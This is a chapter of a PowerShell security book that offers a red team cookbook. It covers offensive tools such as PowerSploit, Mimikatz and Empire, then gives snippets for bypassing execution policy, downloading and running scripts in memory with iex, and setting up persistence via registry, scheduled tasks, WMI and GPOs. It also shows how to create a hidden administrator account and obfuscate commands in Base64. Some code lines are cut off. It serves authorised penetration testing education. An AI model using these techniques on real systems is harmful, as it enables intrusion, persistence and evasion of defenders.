8

Red Team Tasks and Cookbook

This chapter is meant to be a quick and dirty reference for red teamers that want to use PowerShell for their engagements. It is by no means complete but should help you get started.

After a short introduction to the phases of attack, we are going to look at what tools are usually used by red teamers for PowerShell-based engagements. After that, we will provide a PowerShell cookbook that covers most typical red team scenarios when it comes to PowerShell.

In this chapter, we will discuss the following topics:

- Phases of an attack
- Common PowerShell red team tools
- Red team cookbook

Technical requirements

To get the most out of this chapter, ensure that you have the following:

- Windows PowerShell 5.1
- PowerShell 7.3 and above
- Visual Studio Code installed
- Access to the GitHub repository for this chapter:
  https://github.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/tree/master/Chapter08

Phases of an attack

When it comes to an attack, the same pattern is usually repeated over and over again. These phases are also reflected when it comes to a professional penetration test, which is performed by red teamers.

The following diagram illustrates the phases of an attack:

Figure 8.1 – Phases of an attack

In the first phase, known as **reconnaissance**, the red teamer tries to get as much information as possible about the target. Once this phase has been completed, vulnerabilities are identified (**vulnerability identification**) that can be used for **exploitation** and getting access to the target.

Once a target has been successfully exploited, usually, credentials are collected, which can be used for **lateral movement** and to collect even more identities. Part of **post-exploitation** is to gain **persistence**, which means that the red teamer can reconnect without the need to exploit vulnerabilities once more.

Lateral movement can also occur by finding more vulnerabilities that can be exploited, for example by finding and exploiting a vulnerability in other connected systems that wasn't accessible through the primary point of entry and cannot simply be reached by just gathering and abusing identities.

While moving laterally, the goal is usually to find a very valuable identity that has high privileges, such as a domain administrator account, which can then be used to gain control of the entire environment to achieve the actual **goal** of the engagement: in real-world adversary scenarios, this could be either to encrypt all possible systems to demand a ransom (as is done by **ransomware**) or to stay in the environment undetected as long as possible to **extract information**.

Last but not least, adversaries try to **cover their tracks** in a real-world scenario. This step is – of course – not necessary if we are talking about a penetration test engagement; in this case, the pentester usually writes a **report** as a last step to present their findings.

All these steps might sound quite time-consuming, but in reality, most of the steps are already scripted, and it is only a matter of a few hours or even minutes until the entire environment is compromised. So long as the attack hasn't started, the adversary has as much time as they like to do their reconnaissance to find out as much as possible about the target and prepare.

Once the first host has been compromised, it usually does not take longer than 24 to 48 hours until a domain administrator account is compromised. But usually, depending on the organization and the industry, it

takes some time until it is discovered that an actual attack has happened... if it is detected at all...

If adversaries are launching a ransomware campaign, they will not remain unnoticed once they start encrypting systems and demanding ransom. But usually, they still go unnoticed for a significant time to prepare for their attack.

For red teamers, PowerShell is a great tool as it is built into every modern Windows operating system and offers a mechanism for remote command execution. It also offers full access to system APIs via WMI and .NET Framework and can be used for fileless code execution, meaning that malicious code can be executed in memory without the need to write it to disk if intended. Additionally, it can be used to evade **antivirus (AV)**, as well as **intrusion prevention systems (IPSs)**.

Although there are many commands that red teamers can leverage for their purposes, there is also a plethora of open source tools that provide several capabilities that are very helpful in red team engagements, as well as in real-world scenario attacks.

Common PowerShell red team tools

Many tools have been released that are written in PowerShell that can help you with your red team engagements – too many for you to make use of every single one. In this section, we will look at some of the most well-known and helpful tools to get you started and provide you with an overview of what is out there to help.

PowerSploit

PowerSploit is a collection of PowerShell modules and scripts that can help red teamers during a penetration testing engagement. It was originally developed by Matt Graeber. It is no longer supported, but there are still many useful tools and scripts that are helpful. PowerSploit can be downloaded from GitHub: https://github.com/PowerShellMafia/PowerSploit.

While most functions work fine in Windows PowerShell, they don't in PowerShell 7 and above. Some functionalities that PowerSploit made use of from .NET Framework were not ported into .NET Core, on which PowerShell 7 relies. So, when running PowerSploit from PowerShell 7 and above, you will likely experience errors. Therefore, we will be using Windows PowerShell for demonstration purposes in this chapter.

PowerSploit is a very extensive collection, so we will not deep-dive into it. It comes with several subfolders, which group its PowerShell modules into the following categories:

- `CodeExecution`
- `ScriptModification`

- `Persistence`
- `AntivirusBypass`
- `Exfiltration`
- `Mayhem`
- `Privesc` (privilege escalation)
- `Recon` (reconnaissance)

You can either load the entire collection as a module or just load parts of it; it is possible to just copy and paste one of the subfolders into your module folder and load it.

As usual, you can find all the related functions and aliases of PowerSploit by running the following command:

```
Get-Command -Module PowerSploit
```

To make the most out of it, you can refer to the official documentation: **https://powersploit.readthedocs.io/en/latest/**.

One tool within PowerSploit that might be worth taking a second look at is PowerView.

PowerView

You can find the **PowerView** script within the `Recon` folder on GitHub: https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1.

You can either import and load the entire `Recon` folder or you can just download and run the `PowerView.ps1` script, which might be easier in engagements when you need to execute your payloads from memory and not from disk.

PowerView has many built-in features, some of which are as follows:

- Enumeration and gathering information about domains, **domain controllers (DCs)**, users, groups, computers, global catalogs, directory service sites, and trusts
- Enumeration of permission and access control of domain resources
- Identifying where in the domain specific users are logged on and which machines the current user has access to

You can find a full overview of PowerView in the official documentation: **https://powersploit.readthedocs.io/en/latest/Recon/**.

Invoke-Mimikatz

Mimikatz is a well-known tool in the cybersecurity world. It helps you extract and reuse credentials, such as hashes or tickets from the **local security authority (LSA)**, which enables red teamers to conduct a **Pass-the-Hash (PtH)** or **Pass-the-Ticket (PtT)** attack.

Mimikatz itself was written in C by Benjamin Delpy. However, Joseph Bialek managed to wrap it into a PowerShell script, which was included in PowerSploit, Nishang, and many other toolkits. I believe that the script

that was hosted in Nishang was the latest version that I could find when writing this book: **https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Invoke-Mimikatz.ps1**.

After loading the `Invoke-Mimikatz.ps1` script into the current session, you can just call Mimikatz's function by executing `Invoke-Mimikatz` on the PowerShell command line.

For the official Mimikatz documentation, please refer to the C Mimikatz version's GitHub repository: https://github.com/gentilkiwi/mimikatz.

At the time of writing, Mimikatz is very well known by defenders and anti-malware solutions, so you should not just assume that `Invoke-Mimikatz` will just work without being detected or alerted. To make it work successfully, you will want to obfuscate it – and even then it will often be detected.

Empire

PowerShell Empire is a post-exploitation framework and was developed by Will Schroeder, Justin Warner, Matt Nelson, Steve Borosh, Alexander Rymdeko-Harvey, and Chris Ross. It is not supported any longer but still contains a lot of good stuff, nevertheless.

It was built to provide red teamers a platform to perform post-exploitation tasks, similar to Metasploit, and contains features such as the following:

- The ability to generate payloads to compromise systems
- The possibility to import and use third-party tools such as Mimikatz
- A **Command and Control (C2)** server, which can be used for communication with compromised hosts.
- A library of post-exploitation modules that can be used for many tasks, such as information gathering, privilege escalation, and establishing persistence

Empire can be downloaded from GitHub: https://github.com/EmpireProject/Empire.

To quickly get started, there is even a QuickStart guide: https://github.com/EmpireProject/Empire/wiki/Quickstart.

Inveigh

Inveigh is a .NET IPv4/IPv6 machine-in-the-middle tool that was developed by Kevin Robertson. It was originally developed in PowerShell but later ported to C#, which made it available cross-platform. The latest PowerShell version of Inveigh is 1.506 and is no longer developed at the time of writing, but it is still available on GitHub. The latest C# version is 2.0.9.

Here are the main features of the PowerShell version:

- Domain Name System (DNS)/Active Directory Integrated DNS (ADIDNS)/Link-Local Multicast Name Resolution (LLMNR)/Multicast DNS (mDNS)/NetBIOS Name Service (NBNS) spoofing
- Inveigh can listen for and respond to LLMNR/mDNS/NBNS requests via .NET packet sniffing
- Inveigh can capture NTLMv1/NTLMv2 authentication attempts over SMB
- Inveigh provides HTTP/HTTPS/proxy listeners to capture incoming authentication requests

It can be downloaded from GitHub: https://github.com/Kevin-Robertson/Inveigh.

PowerUpSQL

PowerUpSQL was developed by Scott Sutherland and is a PowerShell module for attacking SQL servers. Although it offers a variety of possibilities, it does not support SQL injection yet.

Here's an overview of PowerUpSQL's capabilities:

- Enumerate SQL Server instances and databases, as well as users, roles, and permissions
- Weak configuration auditing
- Privilege escalation and obtaining system-level access

You can find this project and its documentation on GitHub: https://github.com/NetSPI/PowerUpSQL.

AADInternals

AADInternals, developed by Nestori Syynimaa, is an extensive PowerShell module that offers a huge range of capabilities for administrating, enumerating, and exploiting Azure AD and Office 365 environments.

Some of its features are as follows:

- Enumerate Azure AD and Office 365 environments; review and modify permissions and access rights.
- Create backdoor users.
- Exfiltrate credentials, such as PRTs.
- Extract or change the Azure AD connector account password.
- Tamper with authentication options.
- Extract encryption keys.
- Create users in Azure AD.
- And many more.

You can simply install it from the PowerShell command line using `Install-Module AADInternals`. You can download it from PowerShell Gallery: https://www.powershellgallery.com/packages/AADInternals/.

You can also find this project on GitHub:
https://github.com/Gerenios/AADInternals.

Red team cookbook

In this section, you will find some handy code snippets for your red team engagement. Please also refer to **_Chapter 9_**, *Blue Team Tasks and Cookbook*, as you will find many blue teamer code snippets and scripts there. These can sometimes also be useful for a red teamer.

Please note that this cookbook is not a complete red team reference as this would fill an entire book. Rather, it intends to be a helpful source to help you get started with PowerShell-related red teaming.

To make it easier to understand for people starting in cybersecurity, this cookbook has been categorized into **MITRE ATT&CK** areas. Please note that you will not find *all* the MITRE ATT&CK areas in this cookbook.

You can find the full MITRE ATT&CK enterprise matrix on the official MITRE web page: https://attack.mitre.org/matrices/enterprise/.

Reconnaissance

Usually, every attack starts with reconnaissance, the initial phase in which an adversary gathers information about a target system, network, or organization. Every little bit of information helps with planning the next phases of the attack and gaining insights and knowledge, identifying valuable targets, and executing a more targeted and successful attack or assessment.

Finding out whether an AAD/Entra ID user exists and viewing their cloud-specific details

You want to find out whether an Azure/Entra ID user exists and you wish to view their cloud-specific details. You also want to find out whether Federated Active Directory is in use or whether the company uses O365.

Solution

To do this, you can query one of Azure AD's/Entra IDs APIs:

```
> $AadInfo = Invoke-WebRequest "https://login.microsoftonline.com/getuserrealm.srf?login=PSSec-Use
> ([xml]$ AadInfo.Content).RealmInfo
```

You can find more information about this API and the XML values it returns in **_Chapter 7_**, *Hacking the Cloud – Exploiting Azure Active Directory/Entra ID*.

Execution

In the execution phase of an attack, the malicious activities are carried out by the attacker. The execution phase can be combined with other

phases, such as executing an obfuscated PowerShell command, which is used to gather more information on another host.

Evading execution policies

You come across a system on which execution policies are enforced; they keep you from running a script, so you want to evade them.

There are several ways to configure an execution policy: it can be configured locally or via management solutions such as Group Policy. Depending on how it is configured, the solution differs.

Solution

As discussed in detail in **_Chapter 1_**, _Getting Started with PowerShell_, an execution policy is not a security control and does not keep adversaries from running malicious code. Rather, it is a feature to prevent users from unintentionally executing scripts. However, there are several ways to avoid an execution policy.

If the execution policy was _not_ enforced using Group Policy, you can easily set it to `Unrestricted` if you are a local administrator:

```
> Set-ExecutionPolicy Unrestricted
```

If you are _not_ a local administrator, and the execution policy was _not_ enforced using GPO (only set locally), you can use the following code:

```
> powershell.exe -ExecutionPolicy Bypass -File script.ps1
> Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope CurrentUser
```

Regardless of whether you are a local administrator or not, as well as regardless of how the execution policy was configured, these commands will always work and run your code:

```
> echo <command> | PowerShell.exe -noprofile –
> Get-Content ./script.ps1 | PowerShell.exe -noprofile –
> powershell.exe -command <command>
> Invoke-Command -scriptblock {<command>}
> Invoke-Expression -Command <command>
```

There are many solutions to this problem and they are not all listed here. If you want to bypass an execution policy, this should not be an issue and can be done easily in several ways.

Opening a PowerShell command line to execute a command

You want to pass a command directly to a new PowerShell session without opening a new shell and typing the command.

Solution

You can achieve this by using `powershell.exe` with the `-c`/`-Command` parameter, followed by your command:

```
> powershell.exe -c <command>
> powershell.exe -Command <command>
```

The **-c** option will execute the supplied command wrapped in double quotes as if it were typed at the PowerShell prompt.

Avoiding loading settings from the PowerShell user profile

The PowerShell user profile contains non-desirable settings that you will want to avoid.

Solution

Use the **-NoProfile** or **-nop** parameter, which results in PowerShell not loading the PowerShell user profile. The **-nop** argument is short for **-NoProfile**:

```
> powershell.exe -nop -c <command>
> powershell.exe -NoProfile -c <command>
```

Downloading a file using PowerShell cmdlets

You want to download a file to a specified folder on your system.

Solution

There are multiple ways to download a file using PowerShell cmdlets:

- **Invoke-WebRequest**

For all of the following examples, download the following script, which can be found at **https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/master/Chapter01/HelloWorld.ps1**, and save it to the C:\Users\Administrator\Downloads\HelloWorld**.ps1** path.

To download a file using **Invoke-WebRequest**, you can use the following code snippet:

```
Invoke-WebRequest -Uri <source> -OutFile <destination>
```

Make sure you replace **<source>** and **<destination>** appropriately with the source of the file and where it should be downloaded, respectively, as shown in the following example:

```
> Invoke-WebRequest -Uri 'https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-
```

It is also possible to use its alias, **iwr**:

```
> iwr -Uri 'https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-and-Scripting-
```

- **Invoke-RestMethod**

You can also use **Invoke-RestMethod** to return the content of scripts from the internet:

```
iex (Invoke-RestMethod '<url>' )
```

Invoke-RestMethod intends to retrieve data from **Representational State Transfer (REST)** web services. Depending on the data type, PowerShell formats the answer accordingly: if it's a **JSON** or **XML** file, the content is returned as **[PSCustomObject]**, but it can also retrieve and return single items, as shown in the following example:

```
> Invoke-RestMethod -Uri 'https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-
```

In this case, the file will not be downloaded; instead, it will be displayed as output.

- **Start-BitsTransfer**

To download a file using **Start-BitsTransfer**, you can use the following code snippet:

```
Start-BitsTransfer -Source <source> -Destination <destination>
```

Make sure you replace **<source>** and **<destination>** appropriately with the source of the file and where it should be downloaded, respectively, as shown in the following example:

```
> Start-BitsTransfer -Source 'https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automat
```

Downloading a file and executing it in memory

You want to download a file but rather than saving it to disk, you want to execute it in memory.

Please be aware of the security implications: if you are downloading and executing a script that you don't control, an adversary can replace the content, which can cause arbitrary code to be run.

It is also important to note that even though an in-memory approach may seem more stealthy, it does not guarantee complete stealthiness due to PowerShell's security transparency and excellent event logging.

Solution

You can achieve this using the following code snippets:

```
> Invoke-Expression (Invoke-WebRequest -Uri '<url to script>')
> iex(Invoke-WebRequest -Uri '<url to script>')
> iex(Invoke-WebRequest -Uri '<url to script>'); <command from script>}
```

Please note that in this example, we are using **Invoke-WebRequest** to download the script, but you can use any other option that lets you download a script as well. Using **Invoke-Expression** or its alias, **iex**, you can directly execute the script.

It is even possible to execute a command from the script that was exported when running the script.

For this example, we will use the **HelloWorld.ps1** script from **Chapter01**:
[**https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/master/Chapter01/HelloWorld.ps1**](https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/master/Chapter01/HelloWorld.ps1).

The following example shows how you can simply download and execute a file:

```
> iex(Invoke-WebRequest -Uri 'https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automat
```

Using this example, you can download and execute **PowerView** to run the **Get-NetDomain** command directly, which comes with **PowerView**:

```
> iex(Invoke-WebRequest -Uri 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master
```

Downloading and executing a file using COM

You want to download and execute a file from the internet using a COM object.

Solution

For this example, we will use the **HelloWorld.ps1** script from **Chapter01**:
[**https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/master/Chapter01/HelloWorld.ps1**](https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/master/Chapter01/HelloWorld.ps1).

You can use the following code snippet to achieve your goal:

```
$Url = "https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-
$HttpRequest = New-Object -ComObject Microsoft.XMLHTTP
$HttpRequest.open('GET', $Url, $false)
$HttpRequest.send()
iex $HttpRequest.responseText
```

You can also change the user agent of your request:

```
$HttpRequest.SetRequestHeader("User-Agent", "1337")
```

Simply execute the preceding line before sending your request – of course, modify it first to reflect the user agent of your choice.

Downloading and executing a file using .NET classes

You want to download and execute a file from the internet using .NET classes.

Solution

There are multiple ways to download a file using PowerShell cmdlets:

- **System.Net.WebClient**

To download a file using the **System.Net.WebClient** class, you can use the following code snippet:

```
(New-Object System.Net.WebClient).DownloadFile(<source>, <destination>)
```

Make sure you replace **<source>** and **<destination>** appropriately with the source of the file and where it should be downloaded, respectively.

For this example, we will use the **HelloWorld.ps1** script from **Chapter01**: **https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/master/Chapter01/HelloWorld.ps1**.

The following example shows how the **HelloWorld.ps1** script is down-loaded in the administrator's **Downloads** folder:

```
> $Url = "https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-and-Scripting-fo
> $OutputFile = "C:\Users\Administrator\Downloads\HelloWorld.ps1"
> (New-Object System.Net.WebClient).DownloadFile($Url, $OutputFile)
```

If you want to execute a file from the internet without actually saving it to a file, you can also leverage **DownloadString()**:

```
> iex((New-Object System.NET.WebClient).DownloadString(<source>))
```

We can use the following code to execute our script from the GitHub repository:

```
> $Url = "https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-and-Scripting-fo
> iex((New-Object System.NET.WebClient).DownloadString($Url))
```

Using this method, it is also possible to change the user agent:

```
$Url = "https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-
$WebClient = New-Object System.NET.WebClient
$WebClient.Headers.Add("user-agent", "1337")
iex(($WebClient).DownloadString($Url))
```

Please note that the user agent needs to be set before *every* request.

- **System.Xml.XmlDocument**

You can also load an XML document and execute specific nodes. This is particularly useful if the commands in the nodes are encoded.

In this example, we will use an XML file, which you can find in this book's GitHub repository: **https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/master/Chapter08/XmlDocument-Demo.xml**.

First, we must load the URL of the XML file in the **$Xml** variable:

```
> $Url = "https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-and-Scripting-fo
> $Xml = New-Object System.Xml.XmlDocument
```

```
> $Xml.Load($Url)
```

Once the XML object is available, you can easily access the nodes and execute commands that were saved in the XML file:

```
> $Xml.xml.node1.HelloWorld | iex
> $Xml.xml.othernode | iex
```

- **System.NET.WebRequest**

The best method for downloading and executing a script in memory only is by using the **System.NET.WebRequest** class.

For this example, we will use the **HelloWorld.ps1** script from **Chapter01**: **https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/master/Chapter01/HelloWorld.ps1**.

The following code snippet demonstrates how to create a web request to get the content of the **HelloWorld.ps1** script and execute it in memory:

```
> $Url = "https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-and-Scripting-fo
> $WebRequest = [System.NET.WebRequest]::Create($Url)
> $Response = $WebRequest.GetResponse()
> iex ([System.IO.StreamReader]($Response.GetResponseStream())).ReadToEnd()
```

By creating and sending a web request, it is also possible to set a custom user agent:

```
> $Url = "https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-and-Scripting-fo
> $webRequest = [System.NET.WebRequest]::Create($Url)
> $webRequest.UserAgent = "1337"
> $Response = $WebRequest.GetResponse()
> iex ([System.IO.StreamReader]($Response.GetResponseStream())).ReadToEnd()
```

Executing C# code from PowerShell

You want to execute your custom C# code from PowerShell.

Solution

There are various ways to execute C# code from PowerShell. One of them is by using the **Add-Type** cmdlet to load and run your own .NET Framework classes:

```
$source = @"
using System;
public class SayHello
{
    public static void Main()
    {
        Console.WriteLine("Hello World!");
    }
}
"@
```

```
Add-Type -TypeDefinition $source -Language CSharp
[SayHello]::Main()
```

In this example, first, I have defined a little C# code snippet in the
$Source variable. By using **Add-Type**, the C# class is loaded into memory.
Now, we can directly access the C# function using PowerShell without the
need to ever compile the C# code. By executing **[SayHello]::Main()**, the
Hello World! string will be written to the output.

There are also other ways to execute C# code from PowerShell. Please re-
fer to *Chapter 6*, *Active Directory – Attacks and Mitigation*, for more
information.

Persistence

Once a system has been successfully compromised, adversaries want to
establish persistence so that their malicious code will be automatically
executed so that they don't lose control over the system. Various methods
can be used to establish persistence. We will look at some of them in the
following sections.

Establishing persistence using the registry

You want to ensure that your PowerShell code is automatically executed
on startup and want to use the registry for this purpose.

Solution

You can achieve this by creating a registry key in the
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
registry path:

```
> New-ItemProperty -Path "<registry path>" -Name "<name>" -PropertyType String -Value "<powershell
```

This example shows how a registry key can be created to run the
C:\windows\system32\HelloWorld.ps1 script while using PowerShell as
an autorun script:

```
> New-ItemProperty -Path "REGISTRY::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\R
```

The command is stored under **NotSuspiciousAtAll**; whenever autostart
is triggered, the script is executed using PowerShell in a noninteractive
and hidden command line that is configured to bypass the execution
policy.

Establishing persistence using the startup folder

You want to establish persistence by using the startup folder. Using this
method, it is simple to establish persistence but also simple to detect it.

Solution

You can add your script to one of the following startup folders:

- **`$env:PROGRAMDATA\Microsoft\Windows\Start`**
  `Menu\Programs\Startup`
- **`$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup`**
- **`$env:ALLUSERSPROFILE\Microsoft\Windows\Start`**
  `Menu\Programs\StartUp`

You can download it directly into the startup folder, as shown here:

```
$path = "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup"
if( -Not (Test-Path -Path $path )) {
        New-Item -ItemType directory -Path $path
}
iwr -Uri "https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-and-Scripting-fo
```

Alternatively, you can create a new file and fill it with content:

```
$path = "$env:PROGRAMDATA\Microsoft\Windows\Start Menu\Programs\Startup\HelloWorld.ps1"
New-Item -Path $path -ItemType File
Add-Content -Path $path -Value "Write-Host 'Hello World!'"
```

Establishing persistence using scheduled tasks

You want to establish persistence using scheduled tasks.

Solution

You can use **`schtasks`** to create a scheduled task:

```
> schtasks /create /tn "NotSuspiciousAtAll" /tr "powershell.exe -ExecutionPolicy Bypass -File C:\w
```

The **`/create`** parameter indicates that you want to create a new scheduled task. Using **`/tn`**, you can specify the task name. Red teamers and adversaries usually try to pick a name that does not raise suspicion and that would easily be overlooked by a blue teamer if they were to investigate it. Using **`/tr`**, you can specify which command should be executed when this scheduled task is being run; **`/sc`** defines when the task is being executed. In this case, the task is scheduled every time the system starts up.

Establishing persistence using the PowerShell profile

You want to establish persistence using the PowerShell profile. This method is harder to detect but your script will not run if **`-noprofile`** is specified whenever PowerShell starts, but using this method also means that it doesn't trigger until the user runs PowerShell – which might never happen in many cases.

Solution

PowerShell supports per-user profiles, which means each user has their own profile that will be loaded once they initiate a PowerShell session. These profiles are usually stored under C:\Users\ <USERNAME>\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1.

If you were to add content to the current user profile, you could use `-Path $Profile` and add either your script or your command:

- Add a script to the current profile:

```
Add-Content -Path $Profile -Value "C:\path\to\script.ps1"
```

- Add a command to execute the current profile:

```
Add-Content -Path $Profile -Value "Invoke-Command ..."
```

To add your payload to every user profile on the current host, you could also iterate through all user profiles and add your script or command:

```
$profiles = Get-ChildItem -Path "C:\Users" -Filter "Profile.ps1" -Recurse
foreach ($profile in $profiles) {
    Add-Content -Path $profile.FullName -Value "C:\windows\system32\HelloWorld.ps1"
}
```

In this example, first, we'll look for all PowerShell user profiles in the `C:\User` folder to iterate through them and add the `HelloWorld.ps1` script, which is located under `C:\windows\system32\`.

Additionally, there is also a global profile that applies to all users on the system, which is located under `$PSHOME\Profile.ps1`. `$PSHOME` is an automatic variable that contains the path to the directory where PowerShell is installed:

```
> Add-Content -Path "$PSHOME\Profile.ps1" -Value "C:\path\to\script.ps1"
```

This command will edit the global profile and add your script to it to be executed whenever a PowerShell session on this host is initiated.

There are several other profiles, depending on the system or scenario. You can find more information on profiles in the official documentation: https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_profiles.

Establishing persistence using WMI

You want to establish persistence by using WMI. This is one of the most covert methods and is also provided as a feature in PowerSploit.

Solution

To establish persistence using WMI, you could register a permanent event filter and consumer that will run on a system periodically unless they are unregistered. This section will show you how this can be achieved.

First, create a WMI event filter that specifies the events that need to occur to trigger the script to run:

```
$filter = Set-WmiInstance -Class __EventFilter -Namespace "root\subscription" -Arguments @{name='W
```

In this example, the `WMIPersistenceFilter` event filter has been created. To create persistence, it is useful to use an event that is guaranteed to oc-

cur regularly. Therefore, in this example, the event will be triggered whenever the system time is *07:00*.

Next, create a WMI command-line event consumer. This command is meant to be executed whenever the event filter returns data:

```
$consumer = Set-WmiInstance -Namespace "root\subscription" -Class 'CommandLineEventConsumer' -Argu
```

In our example, the consumer is called **WMIPersistenceConsumer** and it is configured to bypass the execution policy and run the **C:\windows\system32\HelloWorld.ps1** script.

Last, but not least, we need to *bind* them both together – that is, the filter and the consumer:

```
Set-WmiInstance -Namespace "root\subscription" -Class __FilterToConsumerBinding -Arguments @{Filte
```

Now that the binding has been created, the PowerShell script will be executed every day at 7:00 A.M.

Establishing persistence using Group Policy Objects

You compromised the DC and want to establish persistence using **Group Policy Objects** (**GPOs**). This has the advantage that GPOs are applied over and over again on all configured systems. If the GPO is not removed or altered, your payload will always be run on thousands of systems.

Solution

You need to create a new GPO that runs your PowerShell script or command on startup. This can be done using the **Group Policy Management Console** (**GPMC**) or PowerShell. In this example, we are using PowerShell to create the GPO:

```
$gpo = New-GPO -Name "PersistentScript"
Set-GPRegistryValue -Name "PersistentScript" -Key "HKLM\Software\Policies\Microsoft\Windows\Curren
```

In this example, we create a GPO named **PersistentScript**. Next, we add a Group Policy registry value in the startup folder and configure it to run our script via PowerShell (using the **ExecutionPolicy Bypass** parameter) every time the system starts. By doing so, the script will run on every system the Group Policy applies to at startup, regardless of how the execution policy is configured.

Finally, the newly created GPO only needs to be applied to one or more target systems. This can be done using the **New-GPLink** cmdlet:

```
> New-GPLink -Name "PersistentScript" -Target "DC=domain,DC=local"
```

Modifying an existing GPO is also an option that attackers are likely to use if the permissions are not restrictive enough. While a newly created GPO might raise suspicion, modifying an existing GPO might fall under the radar of the blue team:

```
$gpo = Get-GPO -Name "PersistentScript"
Set-GPRegistryValue -Name "PersistentScript" -Key "HKLM\Software\Policies\Microsoft\Windows\Curren
```

Note that using GPOs as a method to establish persistence only works if
you have the appropriate privileges.

Creating a new user account and adding it to a group

You want to create a new user account and add it to a group.

Solution

There are multiple ways to achieve your goal. You can, for example, use
New-LocalUser in combination with **Add-LocalGroupMember** to create a
new user and add it to an existing group:

```
> $pass = ConvertTo-SecureString "Hacked!123" -AsPlainText -Force
> New-LocalUser -Name hacker -Password $pass
> Add-LocalGroupMember -Group Administrators -Member hacker
```

Alternatively, you can use **net.exe** to succeed:

```
> net user hacker Hacked!123 /add /Y
> net localgroup administrators hacker /add
```

Defense evasion

Usually, red teamers want to avoid being detected and try to hide and ob-
fuscate their tracks as much as possible. This phase is known as **defense
evasion**.

Avoiding creating a window on the desktop

You want to avoid creating PowerShell windows on the user's desktop
when executing PowerShell commands and scripts.

Solution

You can achieve this by using **-w hidden** to determine **WindowStyle**,
which is short for **-WindowStyle**:

```
> powershell.exe -w hidden -c <command>
> powershell.exe -WindowStyle hidden -c <command>
```

Executing a Base64-encoded command using powershell.exe

You want to supply a Base64-encoded command as a command-line
argument.

Solution

A Base64-encoded string can be executed in PowerShell using the follow-
ing syntax:

```
> powershell.exe -e "<Base64 string>"
```

The **-e** parameter (short for **-EncodedCommand**) allows you to supply a Base64-encoded command directly as a command-line argument.

Just replace **<Base64 string>** with your Base64-encoded command, as shown in the following example:

```
> powershell.exe -e "VwByAGkAdABlAC0ASABvAHMAdAAgACcASABlAGwAbABvACAAVwBvAHIAbABkACEAJwA="
```

In this example, the Base64-encoded string would be executed in PowerShell, and **"Hello World!"** would be written to the command line. This is because this Base64 string translates to **"Write-Host 'Hello World!'"**.

Converting a string into a Base64 string

You want to convert a string into a Base64 string to obfuscate your commands.

Solution

You can convert a string into a Base64 string by using the following code snippet; just replace **<text>** with the string that you want to convert:

```
> [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes("<text>"))
```

The following example would convert the **"Write-Host 'Hello World!'"** string into a Base64 string:

```
> [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes("Write-Host 'Hello World!'"))
```

In the preceding example, we converted a Unicode string into a Base64 string. It is also possible to convert an ASCII string:

```
> [Convert]::ToBase64String([System.Text.Encoding]::ASCII.GetBytes("Write-Host 'Hello World!'"))
```

Converting a Base64 string into a human-readable string

You want to convert a Base64 string back into a human-readable format.

Solution

You can use the following code snippet to convert a Base64 string back into a human-readable string. Replace **"<Base64 string>"** with the actual Base64 string:

```
> [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String("<Base64 string>"))
```

The following example demonstrates how the **"VwByAGkAdABlAC0ASABvAHMAdAAgACc ASABlAGwAbABvACAAVwBvAHIAbABkACEAJwA="** string would be translated back into a human-readable format:

```
> [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String("VwByAGkAdABlAC0ASA
```

This would result in the **"Write-Host 'Hello World!'"** string.

